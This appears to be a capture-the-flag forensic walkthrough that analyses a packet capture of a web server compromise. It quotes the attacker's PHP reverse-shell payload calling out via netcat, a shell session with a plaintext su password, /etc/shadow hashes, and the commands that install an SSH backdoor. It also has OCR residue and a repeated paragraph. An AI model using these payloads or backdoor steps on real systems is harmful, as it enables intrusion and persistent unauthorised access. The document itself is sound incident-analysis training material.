
Overpass 2 - Hacked

Introduction


In this report, we will conduct a detailed forensic analysis to determine how hackers gained unauthorized access to the system and to uncover their subsequent activities. This investigation is critical to understanding the methods used by the attackers, assessing the damage inflicted, and implementing measures to prevent future breaches. Although this room is a walkthrough, I will walk you through my methodology and approach on tackling every task. The room starts by providing a PCAP file that contains the packets captured during the attack.



What was the URL of the page they used to upload a reverse shell?

/development/


Firstly, I downloaded the task file(.pcap) and opened it with wireshark for further analysis. Using Wireshark, I right clicked on the first TCP packet, moved down to the follow option and then selected **TCP Stream**. This enables me to follow the TCP protocol stream and view a protocol in the way that the application layer sees it. Analysing packets captured, the attacker was making a GET request as shown below, the url of the page they used to upload the reverse shell was "/development"



File Edit View Go Capture Analyze
tcp.stream eq 0
Wireshark - Follow HTTP Stream (tcp.stream eq 0) - overpass2_1595383502269.pcapng

```
No.   Time          Source
  1 0.000000000   192.168.170
  2 0.000122542   192.168.170
  3 0.000211854   192.168.170
  4 0.000326676   192.168.170
  5 0.000342046   192.168.170
  6 0.000860947   192.168.170
  7 0.000863357   192.168.170
  8 5.002042815   192.168.170
  9 5.002197308   192.168.170
 10 5.002289760   192.168.170
```


```
GET /development/ HTTP/1.1
Host: 192.168.170.159
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
If-Modified-Since: Tue, 21 Jul 2020 01:38:24 GMT
If-None-Match: "588-5aae9add656f8-gzip"

HTTP/1.1 200 OK
Date: Tue, 21 Jul 2020 20:33:53 GMT
Server: Apache/2.4.29 (Ubuntu)
Last-Modified: Tue, 21 Jul 2020 01:38:24 GMT
ETag: "588-5aae9add656f8-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 675
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
```



What payload did the attacker use to gain access?

<?php exec("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.170.145 4242 >/tmp/f")?>

Looking at the next TCP packet in the stream, I can see that the attacker used the **upload.php** page to upload a file called **payload.php** which contains their reverse shell.



tcp.stream eq 1

```
11 7.915625379   192.168.170
12 7.915783662   192.168.170
13 7.915903135   192.168.170
14 7.915992166   192.168.170
15 7.916108038   192.168.170
16 7.916964256   192.168.170
17 7.916975776   192.168.170
18 11.984825193  192.168.170
19 11.985407246  192.168.170
20 11.985492397  192.168.170
21 16.986459371  192.168.170
22 16.986574454  192.168.170
23 16.986655155  192.168.170
```

```
Frame 14: 1026 bytes on wire (82
Ethernet II, Src: VMware_17:ba:4
Internet Protocol Version 4, Src
Transmission Control Protocol, S
Hypertext Transfer Protocol
  POST /development/upload.php H
  Host: 192.168.170.159\r\n
```

Wireshark · Follow TCP Stream (tcp.stream eq 1) · overpass2_1595383502269.pcapng


```
POST /development/upload.php HTTP/1.1
Host: 192.168.170.159
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.170.159/development/
Content-Type: multipart/form-data; boundary=---------------------------1809049028579987031515260006
Content-Length: 454
Connection: keep-alive
Upgrade-Insecure-Requests: 1

-----------------------------1809049028579987031515260006
Content-Disposition: form-data; name="fileToUpload"; filename="payload.php"
Content-Type: application/x-php

<?php exec("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.170.145 4242 >/tmp/f")?>

-----------------------------1809049028579987031515260006
Content-Disposition: form-data; name="submit"

Upload File
-----------------------------1809049028579987031515260006--
HTTP/1.1 200 OK
Date: Tue, 21 Jul 2020 20:34:01 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 39
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

The file payload.php has been uploaded.GET /development/uploads/ HTTP/1.1
Host: 192.168.170.159
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

What password did the attacker use to privesc?

whenevernoteartinstant

✓ Correct

I found another TCP packet in the stream which shows what the attacker did once they gained a reverse shell on the target machine. The attacker first checks what user they are by using the **id** command, which shows that they are the user **www-data**. They next use python to import the **pty module** and spawn a new, more stable shell. They then list the contents of the upload directory and look at the contents of a hidden file called **.overpass**. The attacker then uses the **su** command to switch to the user **james** and enters the password, escalating their privilege on the target machine as seen below.



Wireshark · Follow TCP Stream (tcp.stream eq 3) · overpass2_1595383502269.pcapng

```
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@overpass-production:/var/www/html/development/uploads$ ls -lAh
ls -lAh
total 8.0K
-rw-r--r-- 1 www-data www-data 51 Jul 21 17:48 .overpass
-rw-r--r-- 1 www-data www-data 99 Jul 21 20:34 payload.php
www-data@overpass-production:/var/www/html/development/uploads$ cat .overpass
cat .overpass
,LQ?2>6QiQ$JDE6>Q[QA2DDQiQH96?6G6C?@E62CE:?DE2?EQN.www-data@overpass-production:/var/www/html/development/uploads$ su james
su james
Password: whenevernoteartinstant

james@overpass-production:/var/www/html/development/uploads$ cd ~
cd ~
james@overpass-production:~$ sudo -l]
sudo -l]
sudo: invalid option -- ']'
usage: sudo -h | -K | -k | -V
usage: sudo -v [-AknS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user]
            [command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p
            prompt] [-T timeout] [-u user] [VAR=value] [-i|-s] [<command>]
usage: sudo -e [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p
            prompt] [-T timeout] [-u user] file ...
james@overpass-production:~$ sudo -l
sudo -l
[sudo] password for james: whenevernoteartinstant

Matching Defaults entries for james on overpass-production:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on overpass-production:
    (ALL : ALL) ALL
james@overpass-production:~$ sudo cat /etc/shadow
sudo cat /etc/shadow
root:*:18295:0:99999:7:::
daemon:*:18295:0:99999:7:::
bin:*:18295:0:99999:7:::
sys:*:18295:0:99999:7:::
sync:*:18295:0:99999:7:::
games:*:18295:0:99999:7:::
man:*:18295:0:99999:7:::
lp:*:18295:0:99999:7:::
mail:*:18295:0:99999:7:::
news:*:18295:0:99999:7:::
uucp:*:18295:0:99999:7:::
```


67 client pkt(s), 19 server pkt(s), 38 turn(s).

Entire conversation (6980 bytes) Show data as ASCII Stream 3


How did the attacker establish persistence?

https://github.com/NinjaJc01/ssh-backdoor ✓ Correct

Once the attacker had escalated their privileges, they changed to jame's home directory and used **sudo -l** to see what commands they could run with root permission. I can see that the user **james** is permitted to run all commands as root using sudo based on the output in the packet capture. The attacker then proceeds to look at the hashes stored in the **/etc/shadow** file. Once the attacker had escalated their privileges, they changed to jame's home directory and used **sudo -l** to see what commands they could run with root permission. I can see that the user **james** is permitted to run all commands as root using sudo based on the output in the packet capture. The attacker then proceeds to look at the hashes stored in the **/etc/shadow** file.



```
pollinate:*:18295:0:99999:7:::
sshd:*:18464:0:99999:7:::
james:$6$7GS5e.yv$HqIH5MthpGWpczr3MnwDHlED8gbVSHt7ma8yxzBM8LuBReDV5e1Pu/VuRskugt1Ckul/SKGX.5PyMpzAYo3Cg/:18464:0:99999:7:::
paradox:$6$oRXQu43X$WaAj3Z/4sEPV1mJdHsyJkIZm1rjjnNxrY5c8GElJIjG7u36xSgMGwKA2woDIFudtyqY37YCyukiHJPhi4IU7H0:18464:0:99999:7:::
szymex:$6$B.EnuXiO$f/u00HosZIO3UQCEJplazoQtH8WJjSX/ooBjwmYfEOTcqCAlMjeFIgYWqR5Aj2vsfRyf6x1wXxKitcPUjcXlX/:18464:0:99999:7:::
bee:$6$.SqHrp6z$B4rWPi0Hkj0gbQMFujz1KHVs9VrSFu7AU9CxWrZV7GzH05tYPL1xRzUJlFHbyp0K9TAeY1M6niFseB9VLBWSo0:18464:0:99999:7:::
muirland:$6$SWybS8o2$9diveQinxy8PJQnGQQWbTNKeb2AiSp.i8KznuAjYbqI3q04Rf5hjHPer3weiC.2MrOj2o1Sw/fd2cu0kC6dUP.:18464:0:99999:7:::
james@overpass-production:~$ git clone https://github.com/NinjaJc01/ssh-backdoor

<git clone https://github.com/NinjaJc01/ssh-backdoor
Cloning into 'ssh-backdoor'...
remote: Enumerating objects: 18, done.
remote: Counting objects:   5% (1/18)
remote: Counting objects:  11% (2/18)
remote: Counting objects:  16% (3/18)
remote: Counting objects:  22% (4/18)
remote: Counting objects:  27% (5/18)
remote: Counting objects:  33% (6/18)
remote: Counting objects:  38% (7/18)
remote: Counting objects:  44% (8/18)
remote: Counting objects:  50% (9/18)
remote: Counting objects:  55% (10/18)
remote: Counting objects:  61% (11/18)
remote: Counting objects:  66% (12/18)
```



```
james@overpass-production:~$ cd ssh-backdoor
cd ssh-backdoor
james@overpass-production:~/ssh-backdoor$ ssh-keygen
ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/james/.ssh/id_rsa): id_rsa
id_rsa
Enter passphrase (empty for no passphrase): 

Enter same passphrase again: 

Your identification has been saved in id_rsa.
Your public key has been saved in id_rsa.pub.
The key fingerprint is:
SHA256:z0OyQNW5sa3rr6mR7yDMo1avzRRPcapaYwOxjttuZ58 james@overpass-production
The key's randomart image is:
+---[RSA 2048]----+
|         .. .    |
|        .  +     |
|      o   .=.    |
|     . o  o+.    |
|      + S +.     |
|     =.o %.      |
|    ..*.% =.     |
|    .+.X+*.+     |
|   .oo=++=Eo.    |
+----[SHA256]-----+
james@overpass-production:~/ssh-backdoor$ chmod +x backdoor
chmod +x backdoor
james@overpass-production:~/ssh-backdoor$ ./backdoor -a 6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d01
96ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed

<9d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed
SSH - 2020/07/21 20:36:56 Started SSH backdoor on 0.0.0.0:2222
```

57 client pkt(s), 19 server pkt(s), 38 turn(s).

Entire conversation (6980 bytes)   Show data as ASCII   Stream 3


You generated an RSA key pair for SSH authentication. The private key is saved in `id_rsa`, and the public key is saved in `id_rsa.pub`.
This command changes the permissions of the `backdoor` script to make it executable.
This command runs the `backdoor` script with the `-a` flag, followed by a long hexadecimal string. The script then starts an SSH backdoor service on `0.0.0.0:2222`.

Using the fasttrack wordlist, how many of the system passwords were crackable?

4

✓ Correct


There are 5 users created on the target machine as seen in the shadow file above. Using a password cracking tool such as **John the Ripper** and the specified wordlist **fasttrack**, I can determine how many passwords were crackable. I start by first copying the last five rows of the shadow file in the network capture to a new file called passwords. Next I run **John the Ripper** tool to crack the hashes as seen in the images below.




root@Kali: /home/scr34tur3/Documents/hackthebox/reports/Overpass-2-Hacked 121x52

```
